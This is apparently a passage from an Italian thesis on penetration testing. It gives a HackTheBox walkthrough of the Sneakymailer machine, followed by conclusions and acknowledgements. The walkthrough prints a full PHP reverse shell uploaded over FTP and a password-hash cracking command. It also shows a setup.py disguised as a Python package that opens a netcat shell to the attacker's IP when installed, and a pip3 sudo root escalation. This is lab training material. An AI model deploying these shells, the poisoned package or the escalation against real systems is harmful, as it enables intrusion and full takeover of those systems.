Avendo ottenuto l'accesso all'account developer possiamo provare a caricare una webshell tramite FTP. Innanzitutto, troviamo un codice per ottenere una reverse shell; è possibile utilizzare qualsivoglia tipo di script. In questa trattazione è stato utilizzato quello mostrato nel Listato 5.4.

```
0   <?php
1   set_time_limit (0);
2   $VERSION = "1.0";
3   $ip = '10.10.14.32'; // CAMBIARE
4   $port = 1234;      // CAMBIARE
5   $chunk_size = 1400;
6   $write_a = null;
7   $error_a = null;
8   $shell = 'uname -a; w; id; /bin/sh -i';
9   $daemon = 0;
10  $debug = 0;
11
12
13  if (function_exists('pcntl_fork')) {
```

```
14
15          $pid = pcntl_fork();
16
17          if ($pid == -1) {
18                  printit("ERROR: Can't fork");
19                  exit(1);
20          }
21
22          if ($pid) {
23                  exit(0); // Parent exits
24          }
25
26          if (posix_setsid() == -1) {
27                  printit("Error: Can't setsid()");
28                  exit(1);
29          }
30
31          $daemon = 1;
32  } else {
33          printit("WARNING: Failed to daemonise.
34          This is quite common and not fatal.");
35  }
36
37  chdir("/");
38
39  umask(0);
40
41  $sock = fsockopen($ip, $port, $errno, $errstr, 30);
42  if (!$sock) {
43          printit("$errstr ($errno)");
44          exit(1);
45  }
46
47  $descriptorspec = array(
48     0 => array("pipe", "r"),
49     1 => array("pipe", "w"),
50     2 => array("pipe", "w")
51  );
52
53  $process = proc_open($shell, $descriptorspec, $pipes);
54
55  if (!is_resource($process)) {
56          printit("ERROR: Can't spawn shell");
57          exit(1);
58  }
59
60  stream_set_blocking($pipes[0], 0);
61  stream_set_blocking($pipes[1], 0);
62  stream_set_blocking($pipes[2], 0);
63  stream_set_blocking($sock, 0);
64
65  printit("Successfully opened reverse shell to $ip:$port");
66
67  while (1) {
68          if (feof($sock)) {
69                  printit("ERROR: Shell connection terminated");
70                  break;
71          }
72
73          if (feof($pipes[1])) {
74                  printit("ERROR: Shell process terminated");
75                  break;
76          }
77
78          $read_a = array($sock, $pipes[1], $pipes[2]);
79          $num_changed_sockets = stream_select($read_a, $write_a,
80          $error_a, null);
81
82          if (in_array($sock, $read_a)) {
83                  if ($debug) printit("SOCK READ");
84                  $input = fread($sock, $chunk_size);
85                  if ($debug) printit("SOCK: $input");
86                  fwrite($pipes[0], $input);
87          }
88
89          if (in_array($pipes[1], $read_a)) {
90                  if ($debug) printit("STDOUT READ");
91                  $input = fread($pipes[1], $chunk_size);
92                  if ($debug) printit("STDOUT: $input");
93                  fwrite($sock, $input);
94          }
95
96          if (in_array($pipes[2], $read_a)) {
97                  if ($debug) printit("STDERR READ");
98                  $input = fread($pipes[2], $chunk_size);
99                  if ($debug) printit("STDERR: $input");
100                 fwrite($sock, $input);
101         }
102 }
103
104 fclose($sock);
105 fclose($pipes[0]);
106 fclose($pipes[1]);
107 fclose($pipes[2]);
```

```
108   proc_close($process);
109
110   function printit ($string) {
111         if (!$daemon) {
112               print "$string\n";
113         }
114   }
115   ?>
```

**Listato 5.4.** Codice della reverse shell `revshell.php` utilizzata

È importante ricordarsi di cambiare l'indirizzo IP e la porta con i valori del proprio indirizzo IP (nella VPN) e della porta sulla quale abbiamo intenzione di metterci in ascolto tramite Netcat. Pertanto, avviamo netcat e mettiamoci in ascolto su una porta, ad esempio: `nc -nlvp 1234`; successivamente, posizionamo il codice della nostra shell nella stessa cartella dalla quale avviamo il terminale per effettuare la connessione FTP con l'account developer. Accediamo al servizio FTP, ci muoviamo nella cartella `dev` e, tramite il comando `put`, effettuiamo l'upload della reverse shell: `put revshell.php`. Il contenuto della cartella `dev` dovrà essere quello mostrato in Figura 5.5.

```
ftp> put revshell.php
local: revshell.php remote: revshell.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
5493 bytes sent in 0.00 secs (145.5148 MB/s)
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 May 26  2020 css
drwxr-xr-x    2 0        0            4096 May 26  2020 img
-rwxr-xr-x    1 0        0           13742 Jun 23 08:44 index.php
drwxr-xr-x    3 0        0            4096 May 26  2020 js
drwxr-xr-x    2 0        0            4096 May 26  2020 pypi
--wxrw-rw-    1 1001     1001         5493 Nov 26 11:30 revshell.php
drwxr-xr-x    4 0        0            4096 May 26  2020 scss
-rwxr-xr-x    1 0        0           26523 May 26  2020 team.php
drwxr-xr-x    8 0        0            4096 May 26  2020 vendor
```

**Figura 5.5.** Contenuto della cartella `dev` dopo l'upload del codice per la reverse shell

A questo punto, non ci rimane altro che collegarci all'indirizzo `http://10.10.10.197/revshell.php` per ottenere una shell nel terminale in cui ci eravamo messi in ascolto. C'è da fare attenzione al servizio FTP, poiché se non viene utilizzato per un po' di tempo, esso si riavvia ed è necessario sia effettuare di nuovo l'accesso che caricare la reverse shell nuovamente.

## 5.4 Post Exploitation

Una volta ottenuta la shell, eseguiamo il nostro solito codice `script -qc bash /dev/null`. L'accesso è eseguito con l'account www-data, che a noi non interessa; eseguiamo, dunque, un cambio di utente tramite il comando `su developer`; la password è la solita che abbiamo utilizzato per developer fino ad ora. Navigando

nel sistema vediamo che il flag è nella home dell'utente low; inoltre, al percorso `/var/www/pypi.sneakycorp.htb` è presente un file `.htpasswd`, visibile tramite il comando `ls -la`. Esso contiene un hash ed il nome di un account: `pypi`; probabilmente è un account utilizzato per il caricamento di moduli Python sulla macchina. Salviamo l'hash della password su un file chiamato `hash.txt` e, una volta risolto tramite il comando mostrato nel Listato 5.5, ci dà come risultato `soufianeelhaoui`. A tale proposito, se torniamo alle mail di Paul Byrd, vediamo che la seconda mail, quella presente in `Sent Items`, parlava del fatto che l'utente low dovesse installare, testare e poi cancellare ogni modulo Python che trovava all'interno del sistema (Figura 5.6).

```
john -wordlist=/usr/share/wordlists/rockyou.txt
hash.txt
```

**Listato 5.5.** Comando da utilizzare per crackare l'hash della password dell'account pypi





**Figura 5.6.** Contenuto della mail inviata all'utente low

L'idea, quindi, è quella di creare una reverse shell, mascherata da pacchetto Python, che otterremo quando verrà testata dall'utente low. Per creare un pacchetto Python sono necessari due file: `.pypirc`, che serve per autenticarsi, e `setup.py` che sarà la reverse shell. Creiamo questi due file secondo quanto riportato, rispettivamente, nei Listati 5.6 e 5.7. Nel codice del file `setup.py`, alla riga 3, è necessario inserire, nella condizione `if`, il codice dello user low, per poter entrare nel ramo `true` della condizione. Ci ricaviamo, dunque, l'id di low eseguendo il comando `id low`; scopriamo che esso vale 1000.

```
[distutils]
index-servers = local

[local]
repository: http://pypi.sneakycorp.htb:8080
username: pypi
password: soufianeelhaoui
```

**Listato 5.6.** Codice per il file `.pypirc`

```
0  import setuptools
1  import os
```

```
2
3   if os.getuid() == 1000:
4           os.system('nc -e /bin/bash 10.10.14.32 2345')
5
6   setuptools.setup(
7           name='sample',
8           version='1.2.0',
9           description='A sample Python project',
10          long_description="long_description",
11          long_description_content_type='text/x-rst',
12          url='https://github.com/pypa/sampleproject',
13          author='A. Random Developer',
14          author_email='author@example.com',
15          license='MIT',
16          packages=setuptools.find_packages(),
17          install_requires=['peppercorn'],
18  )
```

**Listato 5.7.** Codice per il file `setup.py`

Dopo aver creato i suddetti file, creiamo una cartella chiamata `pypitest-pkg` e li inseriamo dentro. Per trasferire il package all'interno della macchina dobbiamo utilizzare il comando `wget`. Prima di ciò, è necessario creare un web server locale tramite il comando `python3 -m http.server 8080` nella cartella in cui è presente il package; nella macchina Sneakymailer, ci rechiamo nella cartella `tmp` ed eseguiamo il codice del Listato 5.8.

```
wget -r --no-parent http://10.10.14.32:8080/pypitest-pkg
```

**Listato 5.8.** Comando per scaricare il package sulla macchina Sneakymailer

A questo punto abbiamo, all'interno della cartella `tmp`, una cartella chiamata come il nostro indirizzo IP (nella VPN), vi accediamo e troviamo il nostro package. Accediamo dentro il package ed impostiamo il path di sistema alla cartella corrente, cosicché il sistema cercherà il file `.pypirc` all'interno della cartella stessa. Pertanto, una volta entrati nel package, eseguiamo `HOME='pwd'`.

Ora, avviamo un listener sulla porta scelta nel `setup.py`. Quindi, eseguiamo `nc -lnvp 2345` e, successivamente, eseguiamo il `setup.py` tramite il comando descritto nel Listato 5.9.

```
python3 setup.py sdist register -r local upload
-r local
```

**Listato 5.9.** Istruzione per eseguire il `setup.py`

Il file `setup.py` è stato eseguito da noi, acceduti al sistema come account developer; come riportato nella mail, lo user low lo eseguirà una seconda volta per testarlo, per cui, dopo poco tempo, otteremo una shell tramite il listener. Eseguendo il comando `id` possiamo verificare che siamo acceduti come utente low. A questo punto, otteniamo una shell Bash con il solito comando `script -qc bash /dev/null` e recuperiamo il flag `user.txt` nella cartella `low` situata in home. Adesso, vediamo come fare per poter ottenere un accesso come root.

Tramite il comando `sudo -l` vediamo quali sono i comandi che l'utente low può eseguire e ci accorgiamo che esso può utilizzare il comando `pip3` come root e senza inserire alcuna password. A questo punto, effettuiamo una ricerca online per cercare di capire se è possibile utilizzare il comando `pip3` per fare privilege escalation. Troviamo quello che ci serve al link: `https://gtfobins.github.io/gtfobins/pip/`. Eseguiamo, dunque, uno per uno, i comandi del Listato 5.10 ed otteniamo l'accesso

come root; a questo punto recuperiamo il flag `root.txt` presente nella cartella `root` situata nella radice ed abbiamo terminato.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip3 install $TF
```

**Listato 5.10.** Comandi da eseguire per sfruttare `pip3` in modo tale da ottenere una shell come root

# 6

# Conclusioni

In questa trattazione è stata analizzata la tecnica del penetration testing, seguendo un percorso lineare a partire dalla sua storia e dalle motivazioni per cui essa è entrata con prepotenza nelle necessità di ogni organizzazione che disponga di un sistema informatico, fino ad arrivare alle tecniche e metodologie utilizzate al giorno d'oggi per scongiurare attacchi informatici alle proprie strutture.

Sono stati discussi i danni che un'azienda o un'organizzazione che opera nel settore informatico, oppure che utilizzi piattaforme o metodi informatici per facilitare la gestione dei clienti, può riportare a seguito di una falla nel proprio sistema di sicurezza.

Il mercato della cybersecurity, al giorno d'oggi, ha acquisito un valore importante, a dimostrazione del fatto che, quello della sicurezza informatica, è un settore da non prendere alla leggera all'interno della pianificazione dei costi di un'impresa. L'attitudine di molti imprenditori, o comunque di responsabili di aziende, è quella di vedere la spesa in questo ambito come superflua, oppure come un surplus rispetto a quelle ordinarie; purtroppo non è così e sarebbe un grande errore sottovalutare tale settore. Il penetration testing, come abbiamo visto, è un'operazione utilizzata per poter identificare, all'interno di un sistema informatico, quali sono le vulnerabilità che potrebbero concedere ad un eventuale attaccante la libertà necessaria per entrare nel sistema. Al termine di tale test viene redatto un documento che riepiloga l'andamento della simulazione e ne analizza le parti salienti; inoltre, può essere previsto che il team che si occupa del penetration testing fornisca linee guida da seguire in modo tale da porre rimedio alle problematiche rilevate.

Abbiamo portato all'attenzione del lettore una metodologia di allenamento in tale tecnica, che prevede l'utilizzo del sito HackTheBox e della macchine di prova che esso mette a disposizione. L'ambiente consigliato per svolgere tali prove è quello di Kali Linux, ovvero un sistema operativo già predisposto con la maggior parte degli strumenti utili ad un penetration tester.

Le macchine con cui abbiamo lavorato sono state trattate in ordine di difficoltà crescente.

La prima, Sauna, era un semplice macchina Windows che ospitava un protocollo Kerberos per l'autenticazione degli utenti sulla rete; tramite delle tecniche specifiche di attacco a Kerberos e mediante un po' di information gathering siamo riusciti a penetrare la macchina e, in seguito, effettuando privilege escalation, abbiamo

ottenuto il totale controllo di essa. Sauna, dunque, si è rivelata una macchina ottima per chi si addentra per le prime volte in questo mondo e offre, inoltre, un buon livello di simulazione di situazioni reali.

Lo stesso discorso è applicabile alla seconda macchina, Blunder, che presenta situazioni in cui abbiamo dovuto scavare a fondo nel web server per ricavarci le informazioni da utilizzare poi per effettuare un'exploit; anch'essa è risultata molto verosimile.

L'ultima macchina, Sneakymailer, invece, per quanto affascinante da penetrare, è poco verosimile ed è risultato più arduo comprendere i vari passaggi da effettuare per il completamento dell'operazione.

Tutto sommato, abbiamo analizzato tre scenari diversi, che forniscono una visione abbastanza completa dell'argomento di cui la tesi tratta. Essi risultano un ottimo trampolino di lancio per chi vorrà, in futuro, cimentarsi in sfide più impegnative.

# Riferimenti bibliografici


1. www.ncsc.gov.uk. Penetration testing. 2017.
2. Patrick Engebretson. *The basics of hacking and penetration testing: ethical hacking and penetration testing made easy*. Elsevier, 2013.
3. MarketsandMarkets. Penetration testing market by component (solutions services), application area (network infrastructure, web application, mobile application, cloud, social engineering), deployment mode, organization size, vertical, and region - global forecast to 2025. 2020.
4. Microsoft and Frost & Sullivan. Cybersecurity threats to cost organizations in asia pacific 1.75 trillion in economic losses. 2018.
5. Rafay Baloch. *Ethical Hacking and Penetration Testing Guide*. Routledge, 2014.
6. Raphaël Hertzog, Mati Aharoni, and Jim O'Gorman. *Kali Linux Revealed: Mastering the Penetration Testing Distribution*. Offsec Press, 2017.
7. Georgia Weidman. *Penetration Testing: A Hands-on Introduction to Hacking*. No Starch Press, 2014.
8. Wil Allsopp. *Advanced Penetration Testing: Hacking the World's Most Secure Networks*. Wiley, 2017.
9. Jon Erickson. *Hacking: The Art of Exploitation Book/CD Package*. No Starch Press, 2017.
10. Edward Snowden. *Permanent Record*. Pan Macmillan, 2019.
11. Joshua Picolet. *Hash Crack: Password Cracking Manual (v2.0)*. CreateSpace Independent Publishing Platform, 2017.
12. Stuart McClure. *Hacker! Tecniche di protezione di sistemi*. Apogeo, 2000.
13. Kevin Mitnick. *The Art of Invisibility: The World's Most Famous Hacker Teaches You How to Be Safe in the Age of Big Brother and Big Data*. Time Warner, 2017.
14. Christopher Hadnagy. *Social Engineering: The Science of Human Hacking*. Wiley, 2018.

# Ringraziamenti

Dopo qualche anno di sofferenza e sacrificio sono riuscito a portare a termine la prima parte del mio percorso universitario. Ci tenevo a ringraziare i miei amici, con i quali ho trascorso le serate spenseriate che mi facevano dimenticare per un po' gli impegni universitari, i miei coinquilini, nuovi e vecchi, con i quali non ci si annoiava mai dentro casa, e la mia ragazza, che mi ha spronato ogni giorno a studiare, a non distrarmi, ricordandomi di continuo quanto questa laurea fosse una priorità.

Per quanto riguarda l'ambiente universitario, ci tengo a ringraziare il Professore Domenico Ursino, per aver avuto una grande pazienza nell'assistermi nella stesura di questa tesi, e il suo dottorando Luca Virgili, che mi ha dato un grande aiuto durante il tirocino e anche durante la scrittura della tesi.

I ringraziamenti più grandi, però, vanno alla mia famiglia, che in questi anni ha fatto tantissimi sacrifici affinché io potessi ottenere tale laurea.

Infine, volevo ringraziare me stesso per non avere mai mollato di fronte alle difficoltà che si sono presentate nel percorso e per essere stato in grado di equilibrare in maniera ottimale, dal secondo anno in poi, svago e studio.